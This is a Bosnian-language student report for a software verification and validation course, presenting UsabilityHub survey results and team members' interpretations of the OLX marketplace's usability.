*Potrebno je detaljno obrazložiti rezultate dobivene za svih minimalno šest definisanih testova.*

Prikaz jednog od statističkih prikaza za neki od odgovora na pitanja iz testa (član tima: Amina Šiljak):



Verifikacija i Validacija Softvera

1. Questions

A 1a. Short text question

Koliko imate godina?

Answers 6 Tags 0 Word cloud

Select all Search responses Add/edit tags

20  
21  
20  
21  
23  
21

1b. Radio buttons question

Koja ste godina fakulteta?

Totals Answers 6

1. 0% 0  
2. 0% 0  
3. 100% 6  
4. 0% 0  
5. 0% 0  
Other 0% 0

1c. Linear scale question

Koliko često koristite stranice za online kupovinu?

Mean: 2.6

Ne koristim Svakodnevno

1	2	3	4	5
40%	0%	20%	40%	0%
2	0	1	2	0
1	2	3	4	5

Da li dobiveni rezultati odgovaraju očekivanim ciljevima testiranja? Da li je neka od statistika neočekivana? Obrazložiti.

Korisnici koji su uradili test su otprilike jednakih godina i godine studija, i od svih se na odnovu ovih informacija očekuju dobre tehničke vještine, dok nisu svi jednaki po iskustvu u korištenju


### Verifikacija i Validacija Softvera

stranica za online kupovinu. Ipak, u testu u kojem treba pronaći određenu kategoriju proizvoda, svi korisnici su uspješno pronašli mjesto na kojem se ona nalazi, i to je jednak broj korisnika koji bi potražili proizvod u tražilici i u meniju sa kategorijama sa lijeve strane aplikacije. To govori da je aplikacija intuitivna i upotrebljiva, jer čak i dva korisnika koja ne koriste aplikacije ove vrste su se dobro snašli pri korištenju.

Prikaz jednog od statističkih prikaza za neki od odgovora na pitanja iz testa (član tima: Berina Suljić):

1. First Click

Gdje biste prvo kliknuli na korisničkom interfejsu?



Da li dobiveni rezultati odgovaraju očekivanim ciljevima testiranja? Da li je neka od statistika neočekivana? Obrazložiti.

Na osnovu rezultata testiranja, možemo vidjeti da korisnici koji su otprilike jednakih godina i godine studija, imaju različite interese na ovoj stranici. Prvi klik je bio različit u većini slučajeva. Ističe se klik na mobilne uređaje, što je zapravo i rasprostranjeno među mladima, pa je vjerovatno to razlog tome. Također, ističe se i button za prijavu, što znači da korisnici razmišljaju tako da kada uđu u neku aplikaciju, prvo treba da se prijave. Sumirajući ove različite odgovore, možemo zaključiti da je aplikacija jako raznovrsna, što je bilo i očekivano. Na stranici se nalazi jako puno zanimljivih stvari koje mogu zaintrigirati svakog čovjeka na neki drugačiji način. To je i prednost ove aplikacije, što privlači korisnike na više načina, nudeći jako puno funkcionalnosti. Sve ove statistike su zapravo bile i očekivane još dok se birala stranica za testiranje, te je tim ciljem i odabrana ova stranica, da bismo dokazali njenu raznovrsnost.

Prikaz jednog od statističkih prikaza za neki od odgovora na pitanja iz testa (član tima: Elma Šeremet):



Verifikacija i Validacija Softvera

https://app.usabilityhub.com/tests/bfea9f2e35e8/results

Gdje se nalazi logo stranice?

Answers 10 Tags 0 Word cloud

Select all Search responses Add/edit tags

- Gore lijevo
- Gornji lijevi ugao
- Ijjevo
- U lijevom vrhu
- Lijevo
- Gore lijevo
- Gornji lijevi ugao
- U gornjem lijevom uglu
- na vrhu
- No answer given

A 1b. Short text question


Gdje za nalazi dugme za prijavu?

Answers 10 Tags 0 Word cloud

Select all Search responses Add/edit tags

- Gore desno, ispod toolbara
- Gornji desni ugao
- desno
- Desna strana
- Desno
- Gore desno
- Desni ugao
- U desnom gornjem uglu
- na vrhu
- No answer given

Verifikacija i Validacija Softvera



The screenshot shows a user interface for a usability test. On the left, there's a sidebar with filters like 'Country' (Bosnia and Herzegovina), 'Gender', 'Age range', 'Education level', 'Employment status', 'Annual household income', 'Technical proficiency', and 'Daily hours online'. The main area displays a question: 'Kojih kategorija se sjećate da su izdvojene?' (Which categories do you remember being highlighted?). Below the question, there are two tabs: 'Answers' (selected) and 'Tags 0'. Under 'Answers', there are buttons for 'Select all' and 'Search responses'. A list of answers is shown in boxes, with some being checked:

- Nekretnine, vozila, tehnika, moj dom, ali to je zato sto koristim pik cesto
- No answer given
- kupi
- Automobili
- No answer given
- Oj nijedne
- No answer given
- Auta, nekretnine
- automobili
- No answer given

Da li dobiveni rezultati odgovaraju očekivanim ciljevima testiranja? Da li je neka od statistika neočekivana? Obrazložiti.

Što se tiče ovog testa, izdvojila bih možda statistiku posljednjeg pitanja, budući da prva dva pitanja svi su odgovorili isto i tačno, što sam i očekivala, budući da sam pitala za neke osnovne stvari. Smatram da je svakako pri odgovoru na prva dva pitanja (Gdje se nalazi logo stranice? i Gdje za nalazi dugme za prijavu?) znatno pomogao sam olx koji je dosta korišten na našim prostorima, pa je dosta korisnika već znalo odgovor i bez slike. Također, mislim da to igra i veliku ulogu u trećem pitanju i statistici koju sam izdvojila. Vidimo da su uglavnom odgovori bili automobili, što sam iskreno i očekivala. Na našim prostorima dosta ljudi olx veže za pregled i kupovinu automobila, a također drugi razlog zbog kojeg sam očekivala ovaj odgovor jeste što je to bila odmah prva kategorija iznad svih ostalih, te za 5 sekundi i neko ko nije upućen u stranicu to je mogao pročitati, ukoliko je obratio pažnju. Smatram da odgovori „Oj nijedne“ i „Kupi“ nisu najbolje shvatili pitanje ili je pažnja usmjerenja na neke druge funkcionalnosti koje olx nudi. Također, vidimo da je neko spomenuo i nekretnine koji se nalaze odmah ispod vozila što potvrđuje moj zaključak, kao i odgovor „Nekretnine, vozila, tehnika, moj dom, ali to je zato sto koristim pik cesto“.

Prikaz jednog od statističkih prikaza za neki od odgovora na pitanja iz testa (član tima: Elma Šeremet):



Verifikacija i Validacija Softvera

Screenshot of the UsabilityHub interface showing survey results for two questions.

**Question 1a: Radio buttons question**

Da li Vam se sviđa raspored informacija prilikom pregleda proizvoda?

**Totals** **Answers 11**

Answer	Percentage
Da	91%
Ne	9%
Other	0%

**Question 1b: Short text question**

Da li biste dodali još neku stavku kao obaveznu za svaki proizvod? Ako da, koju?

**Answers 11** **Tags 0** **Word cloud**

Select all  Search responses

Poprilično je ustaljena forma, ne moze mi pasti nista novo na pamet

Ne

ne

Manje vise sve je obuhvaceno

No answer given

Da, zvjezdice

No answer given


Ne bih

ne

Ne znam

No answer given

Verifikacija i Validacija Softvera



The screenshot shows two separate sections of a survey results page from UsabilityHub.

**Top Section:** The question is "Da li smatrate da bi odmah pri otvaranju trebali imati uvid u sve dostupne slike?". The interface includes a sidebar with filters like Country (Bosnia and Herzegovina), Gender, Age range, Education level, Employment status, Annual household income, Technical proficiency, and Daily hours online. The main area shows 11 answers, each with a radio button for "Ne", "da", or "No answer given".

Pitanje	Odgovor	Procenat	Broj
Da li smatrate da bi odmah pri otvaranju trebali imati uvid u sve dostupne slike?	Ne	27%	3
	da	73%	8
	No answer given	0%	0

**Bottom Section:** The question is "Da li smatrate da bi interfejs trebao biti jednostavniji?". The sidebar remains the same. The main area shows 11 answers, each with a radio button for "Ne" or "Other". Below this, a summary table provides totals for "Da", "Ne", and "Other".

Kategorija	Procenat	Broj
Da	27%	3
Ne	73%	8
Other	0%	0

Da li dobiveni rezultati odgovaraju očekivanim ciljevima testiranja? Da li je neka od statistika neočekivana? Obrazložiti.

Što se tiče prvog pitanja, Da li Vam se sviđa raspored informacija prilikom pregleda proizvoda? mislila sam da će odgovor biti „Da“, ali ne u ovolikom postotku. Naime, ukusi su različiti, tako da je jako teško pretpostaviti šta će neko odgovoriti. Razlog zbog kojeg sam mislila da će možda više ljudi odgovoriti sa „Ne“ jeste velik broj informacija na jednom mjestu koje vizuelno nekome se mogu učiniti „natrpane“. Što se tiče drugog pitanja Da li biste dodali još neku stavku kao obaveznu za svaki proizvod? Ako da, koju? očekivala sam ovaj odgovor, budući da ja prva ne znam šta bih dodala kada bih imala priliku jer je forma uglavnom „ustaljena“ što je i jedan od odgovora. Jedna osoba je ponudila „zvjezdice“ što je zanimljiva

### Verifikacija i Validacija Softvera

ideja koja bi i sam interfejs mogla učiniti zanimljivijim. Pitanje Da li smatrate da bi odmah pri otvaranju trebali imati uvid u sve dostupne slike? sam postavila budući da bih ja lično željela da određeni broj slika bude vidljiv i prikazan sa strane naprimjer ili ispod, budući da bi se otvorila mogućnost da ne moramo listati sve slike već samo neke koje nas zanimaju (tipa ukoliko je u pitanju nekretnina, ukoliko nas zanima samo dnevna soba, ne moramo listati ostale). Zbog toga, potajno sam očekivala da će neko podijeliti mišljenje sa mnom, a testiranje je pokazalo da su mišljenja uglavnom podjednako zastupljena. I na kraju, što se tiče posljednjeg pitanja Da li smatrate da bi interfejs trebao biti jednostavniji?, tu su mišljenja također podjeljena, ali ipak više odgovora ima „Ne“ što sam svakako očekivala, budući da smatram da je dosta korisnika naviklo na ovaj interfejs kakav god on bio, te njegova promjena koliko god bila dobra, dovest će do određenih nejasnoća.

Da li se na osnovu rezultata testova može doći do zaključka da je aplikacija upotrebljiva ili ne? Detaljno obrazložiti svoj odgovor i zasnovati ga na velikom broju postavljenih pitanja i dobivenih statističkih informacija.

Aplikacija je svakako upotrebljiva, budući da smo i na već prikazanom malom broju odgovora mogli vidjeti veliki broj osoba koji su već veliki korisnici ove aplikacije, te koji zbog toga ne bi mijenjali niti poboljšavali išta na njoj, iako je to svakako moguće. Također, u svim sprovedenim testovima dobila smo zadovoljavajuće i prije svega, uglavnom očekivane rezultate. Iz testova također možemo zaključiti da se korisnici jako dobro snalaze na stranici, te da jednostavno mogu pronaći ono što im treba. Također, interfejs je jednostavan za sve uzraste, što je svakako veliki doprinos tome. Pored već stalnih korisnika aplikacije, zaključili smo da je ona intuitivna i za korisnike koji ne koriste stranice ovog tipa često. Iz svega navedenog možemo zaključiti da je aplikacija definitvno upotrebljiva.